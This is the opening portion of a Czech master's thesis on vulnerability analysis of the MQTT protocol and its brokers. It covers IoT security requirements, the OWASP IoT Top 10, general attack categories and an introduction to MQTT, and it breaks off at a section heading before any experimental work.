Jihočeská univerzita v Českých Budějovicích

Přírodovědecká fakulta

Analýza zranitelnosti MQTT protokolu s důrazem na chybnou implementaci brokerů

Diplomová práce

Bc. Ondřej Filip

Školitel: Ing. Rudolf Vohnout Ph.D.

České Budějovice 2020

Bibliografické údaje

Filip, O., 2020: Analýza zranitelnosti MQTT protokolu s důrazem na chybnou implementaci brokerů. [Vulnerability analysis of MQTT protocol with an emphasis on incorrect implementation of brokers. Mgr. Thesis, in Czech.] – 107 p., Faculty of Science, University of South Bohemia, České Budějovice, Czech Republic.

Anotace

Diplomová práce se zabývá identifikací a analýzou zranitelnosti implementace MQTT protokolu se zaměřením na centrální prvek komunikačního systému nazývaného broker. Teoretická východiska a průzkum současného stavu zabezpečení veřejných brokerů poskytují poznatky uplatněné k tvorbě metodického postupu analýzy zranitelností. Zaměřením této analýzy je nedostatečně zabezpečené nasazení brokeru. Pro identifikované zranitelnosti a klasifikované hrozby jsou navržena a doporučena konkrétní bezpečnostní opatření, která pomohou k tvorbě dostatečně zabezpečených MQTT aplikací. Závěrečná komparativní analýza dostupných brokerů poskytuje podklady pro výběr vhodné implementace brokeru.

Klíčová slova

Internet věcí, IoT, Kybernetická bezpečnost, Protokol MQTT, Analýza zranitelností, Klasifikace hrozeb, Bezpečnostní opatření, Komparativní analýza

Annotation

The master thesis deals with the identification and analysis of vulnerabilities in the implementation of the MQTT protocol with a focus on the central node of the communication system called the broker. Theoretical background and a survey of the current state of security of public brokers provide knowledge used to create a methodological approach to vulnerability analysis. The focus of this analysis is the insufficiently secure deployment of the broker. For identified vulnerabilities and classified threats, specific security measures are designed and recommended to help create sufficiently secure MQTT applications. The final comparative analysis of brokers provides the basis for selecting a suitable implementation of the broker.

Keywords

Internet of Things, IoT, Cybersecurity, MQTT Protocol, Vulnerability analysis, Threat classification, Security measures, Comparative analysis

Prohlašuji, že svoji diplomovou práci jsem vypracoval samostatně pouze s použitím pramenů a literatury uvedených v seznamu citované literatury.

Prohlašuji, že v souladu s § 47b zákona č. 111/1998 Sb. v platném znění souhlasím se zveřejněním své diplomové práce, a to v nezkrácené podobě elektronickou cestou ve veřejně přístupné části databáze STAG provozované Jihočeskou univerzitou v Českých Budějovicích na jejích internetových stránkách, a to se zachováním mého autorského práva k odevzdanému textu této kvalifikační práce. Souhlasím dále s tím, aby toutéž elektronickou cestou byly v souladu s uvedeným ustanovením zákona č. 111/1998 Sb. zveřejněny posudky školitele a oponentů práce i záznam o průběhu a výsledku obhajoby kvalifikační práce. Rovněž souhlasím s porovnáním textu mé kvalifikační práce s databází kvalifikačních prací Theses.cz provozovanou Národním registrem vysokoškolských kvalifikačních prací a systémem na odhalování plagiátů.

V Českých Budějovicích dne ..... Podpis autora .....

Poděkování

Děkuji Ing. Rudolfovi Vohnoutovi, Ph.D. za cenné rady, odborný dohled a čas věnovaný vedení této práce. Dále děkuji své rodině za podporu v průběhu studia i při vypracování diplomové práce.

Obsah

Úvod

V současné době už je klišé prohlásit, jak rychle pravidlo Moorova zákona mění náš technologicky bohatý svět. Ve velké míře se propojují naše zařízení, sociální sítě, domy, auta, dokonce i lidé. Internet věcí (IoT) dnes zavádí nové paradigma, které nabývá v důsledku expandování výpočetní techniky do fyzického prostředí v reálném čase. Mezi nejvýznamnější výzvy, které budování propojených inteligentních objektů s sebou přináší, patří bezpochyby zajištění informační bezpečnosti, jelikož rychlý vývoj a široké osvojení IoT aplikací má přímý dopad na životy uživatelů. Vznikají naléhavé požadavky k navržení klasifikace bezpečnostních hrozeb spolu s vhodnou bezpečnostní infrastrukturou s novými systémy a protokoly, které by redukovaly dopad stále narůstajícího počtu hrozeb týkajících se důvěrnosti, integrity a dostupnosti dat.

V důsledku technologického vývoje vznikají pokročilejší přístupy k telemetrii, koncipované pro vzájemnou bezdrátovou komunikaci heterogenních zařízení. Mezi populární a hojně nasazované telemetrické technologie se řadí aplikační protokol MQTT. V případě, že se při návrhu řešení zohledňují funkce zařízení s jejich nízkou mírou procesní kapacity a spotřeby energie, pro mnoho IoT vývojářů se využití lehkého a snadno použitelného MQTT protokolu stává atraktivní volbou. Podle průzkumu [1] z roku 2019 společnosti The Eclipse IoT Working Group, ve kterém byli dotazováni IoT vývojáři, protokoly HTTP společně s MQTT obsadili první dvě příčky v otázce nejpoužívanějšího komunikačního protokolu. Na druhou stranu jednoduchost a lehkost komunikačního protokolu jsou parametry, které mohou principiálně naznačovat nedostatek vestavěných bezpečnostních mechanismů vedoucí k větší míře zranitelnosti.

Cílem této práce je identifikovat a analyzovat zranitelnost implementace MQTT protokolu s důrazem na chybné či nedostatečně zabezpečené nasazení MQTT brokeru. Podle výstupů z analýzy zranitelností poté navrhnout a doporučit nápravná opatření, která pomohou k tvorbě dostatečně zabezpečených aplikací, které zahrnují implementaci MQTT protokolu. Dílčím cílem je komparativně analyzovat dostupné implementace MQTT brokeru a poskytnout podklady pro výběr vhodné implementace brokeru.

Související práce

FECKO, Michal. ***Analýza a simulace zranitelností v internetu věcí*** **[2]**
Tato diplomová práce se obdobně zabývá analýzou a simulací zranitelností MQTT protokolu. Experimentální část je realizována ve virtuálním prostředí, konkrétně v Kybernetickém polygonu (KYPO) Masarykovy univerzity v Brně. Autor se v práci převážně zaměřuje na zranitelnost autorizace a zahlcení MQTT brokeru. Výstupem práce jsou poté konkrétní implementační doporučení pro zlepšení zabezpečení MQTT brokeru. I když autor nikterak nediskutuje další možný vývoj své práce, tak i přesto se rozšíření této práce nabízí v podobě navazující analýzy dalších významných zranitelností.

Metodika práce

Literární rešerše Teoretická východiska poskytují rešerši klíčových témat kybernetické bezpečnosti v oblasti Internetu věcí. Dále formulují komunikační model MQTT protokolu s jeho základními funkcemi. Rešerše je též zaměřena na dostupné bezpečnostní mechanismy aplikovatelné u MQTT implementace. Následně jsou vymezeny známé zranitelnosti a hrozby týkajících se MQTT implementací.

Identifikace a analýza zranitelností Experimentální výzkum začíná metodou průzkumu stavu zabezpečení veřejných implementací MQTT brokeru pomocí internetového skeneru. Identifikované zranitelnosti z průzkumu a vymezené hrozby poskytují poznatky k návrhu analýzy zranitelností. Analýza zranitelností je provedena v testovacím prostředí, které je na rozdíl od zmíněné diplomové práce tvořeno ze zranitelného MQTT brokeru implementovaného pomocí IoT zařízení a virtualizované pracovní stanice.

Návrh bezpečnostních opatření Na základě výstupů identifikace a analýzy zranitelností jsou navržena a doporučena konkrétní bezpečnostní opatření, která pomohou implementaci MQTT brokeru dostatečně zabezpečit před možnými hrozbami.

Komparativní analýza brokerů Na závěr jsou zvoleny tři open-source implementace MQTT brokeru, které jsou ve virtualizovaném prostředí porovnány v rámci vícekriteriální analýzy. Výstupy z této analýzy poskytují podklady pro výběr vhodné implementace.

1 Internet věcí z hlediska kybernetické bezpečnosti

Internet věcí je rozšíření internetu pomocí integrace mobilních sítí, sociálních sítí a inteligentních objektů, za účelem zefektivnění procesů, poskytnutí většího pohodlí nebo jistým způsobem zlepšení našeho pracovního a osobního života. Propojování objektů, jako jsou automobily, domy, stroje, ovšem také odhaluje mnoho citlivých a potenciálně zranitelných dat. V našem digitálním a globálním světě se nás bezpečnost a ochrana soukromí dotýká každým dnem. Nezáleží na tom, zda provádíme bankovní převod, nakupujeme věci online nebo přistupujeme k osobním dokumentům přes internet. Vzhledem k nepřebernému množství citlivých informací, které jsou zpracovávány obvykle po dlouhou dobu, patří bezpečnost a ochrana soukromí mezi hlavní výzvy IoT aplikací. [3]

Úspěch integrace IoT závisí na standardizaci zabezpečení na různých úrovních, která poskytuje zabezpečenou interoperabilitu, kompatibilitu, spolehlivost a efektivitu operací v globálním měřítku [4]. Prostředí IoT je schopné propojit digitální kyberprostor a skutečný fyzický prostor, ve kterém inteligentní objekty pronikají do fyzického prostoru a ty jsou nyní součástí našich životů, implementovány téměř ve všem, od hraček, kancelářského vybavení, až po zdravotnické systémy. Je více než jasné, že doba Internetu věcí zavádí nové paradigma a všechna zranitelná místa digitálního světa nezvratně expandují do našeho fyzického světa. [5]

1.1 Vymezení pojmu


Pojem Internet věcí neoznačuje přelomový objev nebo revoluční technologii, nýbrž nové paradigma v oblasti technologického pokroku, evoluční krok ve vývoji internetu. Pro faktické vymezení tohoto pojmu je zvolena definice od iniciativy IEEE IoT. Multidisciplinární iniciativa IEEE IoT definuje Internet věcí v rámci svého tzv. *Scénáře rozsáhlého prostředí* [6] následovně:

> *„Internet věcí představuje samo konfigurační, přizpůsobivou a komplexní síť, která propojuje věci s internetem pomocí standardních komunikačních protokolů. Propojené věci mají fyzické nebo virtuální zastoupení v digitálním světě, schopnost snímání a spouštění, funkci programovatelnosti a jsou jednoznačně identifikovatelné. Zastoupení obsahuje relevantní informace včetně totožnosti, stavu, umístění nebo jakékoli jiné obchodní, sociální nebo soukromé informace. Věci nabízejí služby, s lidským zásahem nebo bez něj, prostřednictvím využití jedinečné identifikace, sběru dat, komunikace a schopnosti spuštění. Služba je využívána pomocí inteligentních rozhraní a je k dispozici kdekoli, kdykoli a pro cokoli s ohledem na bezpečnost.“ [6]*

1.2 Referenční model

V současné době neexistuje standardizovaný koncepční model, který by charakterizoval a standardizoval různé funkce systému IoT. Společnost Cisco Systems, Inc. přispěla svým dílem a navrhla referenční model IoT, který se skládá ze sedmi úrovní. Každá úroveň je definována terminologií, která může být standardizována pro vytvoření globálně přijímaného referenčního rámce. V systému IoT jsou data generována několika druhy zařízení, zpracovávána různými způsoby, přenášena na různá místa a implementována různými aplikacemi. Referenční model IoT umožňuje zpracování vyskytující se na každé úrovni v závislosti na situaci v rozsahu od triviální po komplexní. Model také popisuje, jak by se s úkoly na každé úrovni mělo zacházet, aby byla zachována jednoduchost, umožněna vysoká škálovatelnost a zajištěna podpora. Základní myšlenkou je představit úroveň abstrakce a odpovídající funkční rozhraní, aby se zajistil kompletní systém IoT. [7]

Na každé úrovni referenčního modelu rostoucí počet entit, heterogenita, interoperabilita, složitost, mobilita a distribuce entit představuje rozšiřující se pole možných hrozeb. Tato expanze dále nutně rozšíří pole stakeholderů v oblasti kybernetické bezpečnosti a zavede nové výzvy v oblasti správy, které jsou pro IoT unikátní [8]. Pro účely tohoto modelu jsou bezpečnostní opatření následující: Zabezpečit každé zařízení nebo systém, zabezpečit všechny procesy na každé úrovni, zabezpečit komunikaci mezi jednotlivými úrovněmi [7].



Obrázek 1.1: Referenční model IoT se souhrnnou charakteristikou každé vrstvy [7]

1.3 Požadavky

Je téměř nemožné analyzovat praktické aspekty hrozeb a zranitelností, aniž by byly identifikovány základní komponenty *Informační bezpečnosti* [9]. Úspěšná implementace efektivního zabezpečení Internetu věcí musí mít definované primární bezpečnostní požadavky [10]. Tyto požadavky jsou zpracovány podle modelu *Triády CIA* (**C**onfidentiality, **I**ntegrity, **A**vailability) rozšířenou o prvky *Modelu řízení přístupu AAA* (**A**uthentication, **A**uthorization, **A**ccounting):

(a) **Důvěrnost** Zachování citlivých dat v důvěrné a chráněné podobě před jejich neoprávněným zveřejněním. Data jsou zveřejněna pouze autorizovaným subjektům, uživatelům, IoT zařízením a nebo službám. Důvěrnost je důležitým bezpečnostním prvkem IoT, ovšem nemusí být vždy povinný. V některých scénářích jsou data zveřejňována účelně. Ve většině situací však nesmí být citlivá data zveřejněna nebo přečtena neoprávněnými subjekty. Důvěrnost je obecně zajištěna šifrováním datového přenosu. [10]


(b) **Integrita** Přijatá data nejsou během přenosu změněna a je zajištěna jejich přesnost a úplnost po celou dobu jejich životního cyklu. Je to stav udržování vnitřní přesnosti a konzistence dat. Pro poskytování spolehlivých služeb IoT aplikací uživatelům je integrita ve většině případů povinnou bezpečnostní vlastností. Mezi metody pro zajištění integrity dat patří kontrolní součet jako například cyklický redundantní součet (CRC). [10]

(c) **Dostupnost** Zajišťuje, že data jsou vždy dostupná a přístupná na vyžádání oprávněným uživatelem. Systém stále slouží svému účelu a zůstává kdykoli a kdekoli dostupný pro legitimní subjekty. Různé hardwarové a softwarové komponenty v IoT zařízeních musí být robustní, aby poskytovaly služby i v přítomnosti škodlivých entit nebo nepříznivých situací. Redundantní systémy anebo sekundární energetické jednotky mohou být použity jako aktivum pro zajištění dostupnosti. [10]

(d) **Autentizace.** Zajištění, že zdroj dat pochází z ověřitelné identity nebo koncového zařízení. Konektivita zařízení zhoršuje problém autentizace z důvodu řízení přístupu a povaze bezdrátové komunikace v systémech IoT. Všudypřítomná konektivita IoT zhoršuje problém autentizace díky povaze prostředí IoT, kde je možné, aby komunikace probíhala mezi zařízeními anebo mezi zařízeními a lidmi. [10]

(e) **Autorizace** Zajištění, že autentizovaná identita může přistupovat pouze k povoleným prostředkům. Vlastnost autorizace povoluje pouze autorizované entity k provedení povolené operaci v systému.

(f) **Odpovědnost** Zajištění, že jednotlivec nebo systém nemůže později popřít již provedenou akci. Při vývoji bezpečnostních mechanismů, které mají být použity v zabezpečené síti, odpovědnost zvyšuje nadbytečnost a odpovědnost za provedení určité akce. Odpovědnost zajišťuje správné fungování ostatních bezpečnostních mechanismů. [10]



Obrázek 1.2: Triáda CIA

1.4 Výzvy

Podle zmíněného průzkumu v úvodní kapitole [1], v otázce hlavních výzev a problémů IoT vývojářů přetrvává bezpečnost na prvním místě. I přes tento výsledek společnost The Eclipse IoT zdůrazňuje, jak přijetí bezpečnostních mechanismů stále zaostává. Neadekvátní bezpečnostní stav systémů IoT má několik základních příčin a to včetně:

(a) Nedostatek vestavěných bezpečnostních mechanismů v IoT zařízeních z důvodu jejich zdrojového omezení. IoT zařízení jsou často zdrojově a kapacitně omezená, proto použití výpočetně náročných kryptografických algoritmů může být zásadní problém. [3]

(b) Nedostatečná klasifikace bezpečnostních hrozeb a rizik, s tím související postrádající znalost o možných bezpečnostních opatření.

(c) Výrobci v potřebě zvýšení svých zisků vydávají své produkty na trh co nejdříve, což vede k opomíjení času a prostředků potřebných na vývoj bezpečnostních prvků.

(d) Vývojáři se zaměřují spíše na funkčnost, než na analyzování bezpečnostních důsledků návrhu a vývoje.

Na bezpečnost se často pohlíží jako na kompromis mezi úrovní ochrany a stupněm použitelnosti. Význam tohoto kompromisu se stává více relevantnějším s Internetem věcí. Bezpochyby podceňovanou, ale zásadní výzvou je vytváření produktů a služeb, kde nastavení zabezpečení je intuitivní a dostupné pro každého uživatele. Nevyhnutelnou výzvou před sebou také skýtá adaptace šesté verze internetového protokolu (IPv6), která každým rokem nabývá mírného růstu a přináší sebou nové bezpečnostní a implementační výzvy. Aby tyto výzvy mohly být úspěšně naplněny, musí být zabezpečení pro vývojáře IoT aplikací hlavním zaměřením ihned od počátku procesu vývoje - tento přístup je označován také jako *Security by design*. [3]

1.5 Zranitelnosti

Zranitelnosti jsou slabiny v systému nebo v jeho návrhu, které útočníkovi umožňují vykonávat příkazy, přistupovat k neautorizovaným datům anebo provádět útoky k odepření dostupnosti služby. Zranitelnosti lze nalézt v různých oblastech IoT sytémů. Mohou to být zejména hardwarové nebo softwarové nedostatky, nedostatky v procesech a postupech používaných v systémech nebo nedostatky samotných uživatelů systému. [10]

V současné době existují desítky organizací, které vydávají podrobné publikace pokynů k IoT zabezpečení. Většina z nich je ovšem určena pro specificky odlišné publikum a vertikální odvětví. Z tohoto důvodu vznikl obecný přehled IoT zranitelností v rámci nového OWASP projektu. OWASP IoT projekt byl zahájen v roce 2014, aby vývojářům, podnikům a spotřebitelům pomohl lépe se rozhodovat o vytváření a používání IoT systémů. Nejaktuálnějším vydáním toho projektu je *OWASP IoT Top 10 2018* [11], který představuje prvních deset nejkritičtějších zranitelností, kterým je třeba se vyvarovat při vývoji, nasazení nebo správě IoT systémů. Pořadí je seřazeno sestupně podle závažnosti. [11]

1. **Slabé, snadno uhodnutelné nebo neměnitelné heslo.** Jako nejzásadnější zranitelnost IoT řadí OWASP použití snadno prolomitelných, veřejně přístupných nebo neměnitelných přihlašovacích údajů, včetně použití *zadních vrátek* ve firmwaru nebo klientském softwaru, který poskytuje neoprávněný přístup k nasazeným systémům. Snadno prolomitelná hesla nabízí útočníkům příležitost například při nasazování rozsáhlých botnetů. [11]

2. **Nezabezpečené síťové služby.** Jednou z prvních metod útočníka patří získání informací o spuštěné službě a následné nalezení patřičné zranitelnosti. Nepotřebné nebo nezabezpečené síťové služby spuštěné na samotném zařízení, zejména ty, které jsou vystaveny do internetu. Mezi nejvíce zranitelné služby patří ty, které umožňují neoprávněný vzdálený přístup. [11]

3. **Nezabezpečená ekosystémová rozhraní.** Mezi běžné problémy patří nedostatek mechanismů autentizace a autorizace, chybějící nebo slabé šifrování a nedostatek vstupního a výstupního filtrování. Nezabezpečené webové, back-end API, cloudové nebo mobilní rozhraní v ekosystému mimo zařízení, které umožňuje kom-

promitaci zařízení nebo jeho souvisejícího komponentu. Kdykoli back-end služby komunikují s IoT zařízením, musejí být schopny rozlišit mezi validním a škodlivým koncovým bodem. [11]

4. **Nezabezpečený aktualizační mechanismus.** Neautorizované a škodlivé softwarové aktualizace patří mezi závažné zranitelnosti specifické pro IoT aplikace. Nezabezpečený aktualizační mechanismus zahrnuje nedostatek ověřování integrity firmwaru v zařízení, nezašifrovaný přenos, chybějící anti-rollback mechanismus a chybějící oznámení o změnách zabezpečení v důsledku aktualizací. [11]

5. **Použití nezabezpečených nebo zastaralých komponent.** Používání zastaralých nebo nezabezpečených softwarových komponent a knihoven ohrožuje všechny prvky systému. Zastaralé komponenty zahrnují nezabezpečené přizpůsobení operačních systémů a použití softwarových nebo hardwarových komponent třetích stran z kompromitovaného dodavatelského řetězce. [11]

6. **Nedostatečná ochrana soukromí.** Nedostatečná ochrana soukromí představuje nezabezpečené, nepovolené nebo nesprávné zacházení s osobními údaji uživatele, které jsou uložené v zařízení nebo v ekosystému. [11]

7. **Nezabezpečený přenos a ukládání dat.** Nezabezpečený přenos a ukládání dat představuje nepřítomný mechanismus šifrování nebo kontroly přístupu k citlivým datům kdekoli v ekosystému, a to v klidovém stavu, ve stavu přenosu nebo během zpracování. [11]

8. **Nedostatek správy zařízení.** Nedostatek správy zařízení představuje nedostatečnou podporu v zabezpečení zařízení, správy aktualizací, bezpečného vyřazování z provozu, monitorování systémů a schopností reakce. [11]

9. **Nezabezpečené výchozí nastavení.** Mezi další zranitelnost patří zařízení nebo systémy dodávané s nezabezpečeným výchozím nastavením. Rovněž tato zařízení mohou mít omezený přístup ke konfiguraci, který tak znemožňuje učinit systém bezpečnější. [11]

10. **Nedostatek fyzického zabezpečení.** Nedostatečné fyzické zabezpečení umožňuje útočníkům získat lokální kontrolu nad zařízením anebo získat citlivé informace, které může využít jako podklad pro následovný vzdálený útok. [11]

1.6 Útoky

Útoky jsou akce provedené za účelem poškození systému nebo narušení normálních operací, využíváním zranitelných míst pomocí různých technik a nástrojů. Útočníci zahájí útok, aby dosáhli cílů buď pro osobní satisfakci, finanční výnos nebo jiné přesvědčení. Měření úsilí, které útočník musí vynaložit, vyjádřené na základě jeho odborných znalostí, motivace, finančních a časových zdrojů se také označuje jako *Attack cost*. [10, 12]

Útoky v kontextu IoT aplikací se dají podle literatury [8] klasifikovat do tří všeobecných kategorií: *Zachycení* (Capture), *Manipulace* (Manipulate) a *Narušení* (Disrupt). První kategorie - Zachycení souvisí s narušením důvěrnosti odposlechem přenosu dat, komunikace nebo informací. Druhá kategorie - Manipulace se vztahuje k narušení integrity dat manipulací s daty, identitou anebo časovými řadami. Poslední kategorie - Narušení se vztahuje k odepření dostupnosti a narušení systému. Ukázkovým typem první kategorie útoků v IoT je odposlech a monitorování nechráněného datového přenosu s cílem získat informace o systému a nebo ověřovací údaje. Všudypřítomnost a fyzická distribuce objektů a IoT systémů poskytují útočníkům značnou příležitost získat kontrolu nad těmito systémy. Distribuce inteligentních objektů a senzorů má za následek např. sebepropagaci nebo mesh komunikaci, což útočníkům poskytuje větší příležitost k zachycení nebo zásahu do přenosu informací. [8]

Do kategorie manipulačních útoků patří například obecný *Man-in-the-middle* (MITM): útočník nepozorovaně upraví komunikaci mezi dvěma entitami, které věří, že mezi sebou přímo komunikují. Mezi konkrétní MITM útoky patří například *Masquerading*: entita v podobě senzoru nebo uživatele předstírá, že je jinou entitou. Další MITM útok *Replay attack*: je forma síťového útoku, při kterém je platný datový přenos účelně opakován. Například když útočník pošle opakovaně historické autentizační údaje příjemci. Mezi útoky poslední kategorie patří například *Denial-of-Service* (DoS): útočník se snaží dočasně přerušit služby hostitele připojeného k internetu, aby síťový prostředek nemohl být k dispozici zamýšleným uživatelům. DoS útok se obvykle provádí zaplavením cílového zdroje nadbytečnými požadavky ve snaze přetížit systémy a zabránit splnění některých nebo všech legitimních požadavků. Tyto útoky lze provést například pomocí tzv. *Botnetů*, což je síť ovládaných kompromitovaných zařízení, které slouží k prove-

dení *Distributed Denial-of-Service* (DDoS). Tento typ útoku se stává pro útočníky velmi atraktivním vzhledem k narůstajícímu počtu zranitelných zařízení. Důkazem tomu je dosud nejrozsáhlejší DDoS útok Mirai, který právě využil vymezené zranitelnosti IoT zařízeních (ponechání výchozích hesel u IoT zařízení) viz Podkapitola 1.5. [8, 13]

Kromě výše zmíněných standardních útoků - v odborné literatuře jsou vymezeny hrozby IoT jako klonování inteligentních objektů nedůvěryhodnými výrobci, padělání a nahrazování IoT zařízení třetími stranami, nasazení škodlivého firmwaru a útoky na relativně nechráněná zařízení odposloucháváním nebo extrahováním autentizačních údajů. Existuje mnoho variací útoků. Následující seznam uvádí některé z nejvýznamnějších, jež se vztahují k problematice Internetu věcí: [14]

(a) Průzkumné útoky (skenování síťových portů, odposlech paketů)

(b) Útoky na návrhové a implementační zranitelnosti protokolů

(c) Útoky na kryptografické algoritmy a na správu klíčů

(d) Man-in-the-middle útoky (spoofing, masquerading, replay attack)

(e) Útoky na operační systém a integritu aplikací

(f) Distributed Denial-of-service útoky


(g) Útoky na řízení přístupu aplikace (eskalace oprávnění)

(h) Fyzické útoky (vystavení bezobslužného rozhraní, parameter tampering)

Vymezené útoky jsou jen malou ukázkou toho, co se odehrává v reálném prostředí. Ve skutečném světě je však většina útoků vysoce přizpůsobena konkrétní známé zranitelnosti. Zranitelnost, která dosud není veřejně známa a pro kterou se obvykle zneužití právě vyvíjí se také nazývá *zero-day* zranitelnost. Libovolný počet útoků může potenciálně zneužít tuto zranitelnost. Správně nadefinované bezpečnostní kontroly jsou zásadní pro snížení pravděpodobnosti a závažnosti zneužití zranitelnosti útokem. [9]

1.7 Trendy

S nabývajícím počtem připojených zařízení a množstvím dat, které se shromažďují každý den se bezpečnost stává klíčovým tématem. S rostoucím počtem inteligentních zařízení se rozšiřuje pole možných hrozeb. Mnoho z těchto zařízení jsou v podstatě miniaturní počítače připojené k internetu nebo jiným sítím, se svými vlastními operačními systémy a schopností provádět poměrně složité výpočetní operace, díky nímž jsou výkonnější, než se lidé někdy domnívají. Zájem kybernetických zločinců o IoT zařízení neustále roste: jak interpretuje Graf 1.1, v první polovině roku 2018 zaznamenal tým v Kaspersky Lab třikrát více vzorků malwaru, které útočily na inteligentní zařízení, než jako za celý rok 2017. A v roce 2017 jich bylo desetkrát více než v roce 2016 [15]. Z tohoto trendu lze usoudit, že v nadcházejících letech kyberbezpečnost v oblasti IoT čeká velká výzva.




Graf 1.1: Počet vzorků malwaru pro IoT zařízení (Kaspersky Lab kol., 2016–18) [15]

Výrobci zařízení jsou donuceni v následujících letech ve srovnání s těmi předchozími se více zaměřovat na bezpečnost a ochranu soukromí IoT. Společnost Microsoft uvádí [16], že více než 90% spotřebitelů chce, aby výrobci posílili své bezpečnostní postupy, 74% spotřebitelů by zaplatilo více za produkt s vestavěným dodatečným zabezpečením, 65% spotřebitelů se vyhne firmám, které mají zkušenost s veřejným narušením bezpečnosti. Tato poptávka povede k inovacím a zvýšenému přijetí důvěryhodných hardwarových a softwarových systémů. V tomto průzkumu se také projevil zajímavý paradox. Lidé se více zajímají o bezpečnost a zabezpečení zařízení, zároveň však většina lidí nečiní žádné


kroky ke zlepšení zabezpečení svých inteligentních zařízení. Zatímco tento paradox rizika vs. akce upozorňuje na problémy s kybernetickou bezpečností v domácnosti, pro výrobce zařízení to představuje nové příležitosti k získání konkurenční výhody. Zabezpečení a soukromí je hlavním hlediskem pro spotřebitele, kteří uvažují o nákupu zařízení, zároveň spotřebitelé jsou ochotni platit více za vysoce zabezpečená zařízení. Výrobci budou rovněž usilovat o zahrnutí programů jako například *Bug bounty* a programů odpovědného zveřejňování informací o vyráběných a rozmístěných zařízeních, aby se zvýšila bezpečnost jejich produktů. [16]

Každý rok jsou na trh uváděna a přijímána různá nová zařízení v různých odvětvích se zvýšenými schopnostmi a inteligencí. Rostoucí počet M2M (Machine-to-machine) aplikací, jako jsou inteligentní měřiče, video dohled, zařízení pro monitorování zdravotní péče, přeprava a sledování balíků nebo aktiv, významně přispívá k růstu počtu zařízení a připojení. Do roku 2022 bude podle prognóz společnosti Cisco, M2M připojení představovat 51% celkových zařízení a připojení. M2M bude nejrychleji rostoucí kategorií a během období vzroste téměř 2,4 krát, ze 6,1 miliardy v roce 2017 na 14,6 miliard do roku 2022 viz Graf 1.2. Do roku 2022 bude existovat 1,8 M2M připojení na jednoho člověka globální populace. [17]



Graf 1.2: Nárůst počtu zařízení a připojení (Cisco VNI prognóza, 2017-22) [17]

Připojené domácí aplikace, jako je domácí automatizace, domácí zabezpečení a video dohled, připojené bílé zboží a sledovací aplikace, budou do roku 2022 představovat téměř polovinu celkových M2M připojení viz Graf 1.3, což poukazuje na všudypřítomnost M2M v běžném životě každého člověka. Připojená auta s aplikacemi, jako je správa vozového parku, asistenční služba na silnici, diagnostika vozidla, navigace a autonomní řízení bude nejrychleji rostoucím průmyslovým segmentem. Aplikace s připojenými městy budou mít druhý nejrychlejší růst. [17]



Graf 1.3: Nárůst M2M připojení podle odvětví (Cisco VNI prognóza, 2017-22) [17]

Mezi aktuální technologické trendy lze nesporně zařadit využití strojového učení v oblasti bezpečnosti IoT. V současné době se řešení strojového učení často používají ke sledování činnosti a při detekci neobvyklého chování. Strojové učení navíc nejenže zpracuje a analyzuje data mnohem rychleji, než tradiční nástroje, ale také poskytne prediktivní analýzu hrozeb a útoků. Nicméně je potřeba počítat s tím, že nepochybně tyto nástroje využívá i strana útočníka. Další technologií, která v posledních několika letech nabývá značné relevance, je blockchain a konkrétně jeho aplikace v rámci zlepšení zabezpečení IoT. Začlenění databází blockchainu do řešení IoT by mohlo být jedním ze způsobů, jak zajistit, že datový přenos bude více zabezpečený a že zařízení budou přesně zaznamenávat a interpretovat informace [18].

2 Machine-to-Machine komunikace

Pokud existuje klíčová technologie, která významně přispěla k rychlému rozvoji IoT a IIoT (industrialní IoT), byly by to takzvané Machine-to-Machine (M2M) komunikační protokoly [19]. M2M komunikace je technologie, díky níž může velké množství inteligentních zařízení navzájem autonomně komunikovat a přijímat kolaborativní rozhodnutí bez přímého zásahu člověka za účelem dosažení lepší efektivity [20].

MQTT (MQ Telemetry Transport) a CoAP (Constrained Application Protocol) patří mezi přední M2M protokoly, jejichž vysoká popularita po dobu nejméně dvou posledních let nevykazuje žádné známky stagnace. Stejně jako jakákoli jiná platforma nebo protokol, která se těší masové popularitě, jsou zranitelnosti objevovány a zneužívány v mnohém jako první útočníky. Oba protokoly jsou snadno použitelné a vhodné pro efektivní připojení velkého množství zdrojově omezených zařízení přes internet. Obecnost MQTT a CoAP je činí flexibilními a přizpůsobivými protokoly pro různé případy použití. Proto by nemělo být žádným překvapením, že IoT aplikace používající tyto populární protokoly jsou dnes stále atraktivnějšími cíli pro kybernetické zločince a tento trend se v nadcházejících letech bude jen navyšovat. [21]

M2M technologie založená na těchto protokolech se vyskytuje v různých odvětvích včetně, ale nejen: výroby, veřejné správy, avioniky, obrany, automatizace budov, námořní dopravy, zemědělství, zásobování potravin a zdravotnictví. Z hlediska bezpečnosti a ochrany soukromí mají útoky v těchto prostředích velký dopad a to z důvodu významnosti a citlivosti aktiv, které se v těchto oblastech vyskytují [19]. Navzdory faktu existence těchto dvou protokolů, zaměřením této práce je pouze protokol MQTT. Srovnání těchto dvou M2M protokolů lze nalézt v autorově bakalářské práci [22].

2.1 Protokol MQTT


MQTT je standardizovaný protokol pro výměnu zpráv a dat pro M2M a IoT aplikace. Tento protokol poskytuje škálovatelný a nákladově efektivní způsob připojení různorodých zařízení přes internet. Je schopen doručovat data přes internet v téměř reálném čase se zárukou doručení. Připojení mnoha IoT zařízení k podnikové infrastruktuře, zasílání aktualizací a efektivní přesun dat je prostředí, ve kterém MQTT vyniká. Jedná se o velmi lehký binární protokol, který díky své jednoduchosti a nenáročnosti exceluje při přenosu dat ve srovnání s protokoly jako HTTP. Dalším důležitým aspektem protokolu je jeho snadná implementace. Snadné použití bylo při vývoji MQTT klíčovým požadavkem a díky tomu je dnes dokonale vhodný pro zařízení s omezenými zdroji. [23, 24]

MQTT byl vytvořen v roce 1999 pro splnění zadání připojit infrastrukturu ropovodu přes satelit co nejefektivnějším způsobem. V roce 2014 byl schválen konsorciem OASIS jako oficiálně otevřený standard [25]. O dva roky poté byl protokol také schválen jako standard ISO (ISO/IEC 20922: 2016) [26]. Tyto dva standardy pojednávají o zatím nejpoužívanější verzi protokolu 3.1.1, avšak v první polovině roku 2019 byla publikována nová verze s označením 5.0, která přináší několik nemarginálních změn [27]. Tato verze se dnes postupně aplikuje do většiny komerčních řešení. MQTT je v aktuální době široce přijímán všemi významnými společnostmi po celém světě pro výměnu dat mezi omezenými zařízeními a serverovými aplikacemi.

Motivací této kapitoly je představení fundamentálních komunikačních principů a funkcí protokolu společně s rešerší dostupných bezpečnostních opatření, které se dají využít při implementaci MQTT aplikace. Kompletní a aktuální specifikace protokolu je veřejně dostupná na webových stránkách konsorcia OASIS [27].

2.1.1 Komunikační model

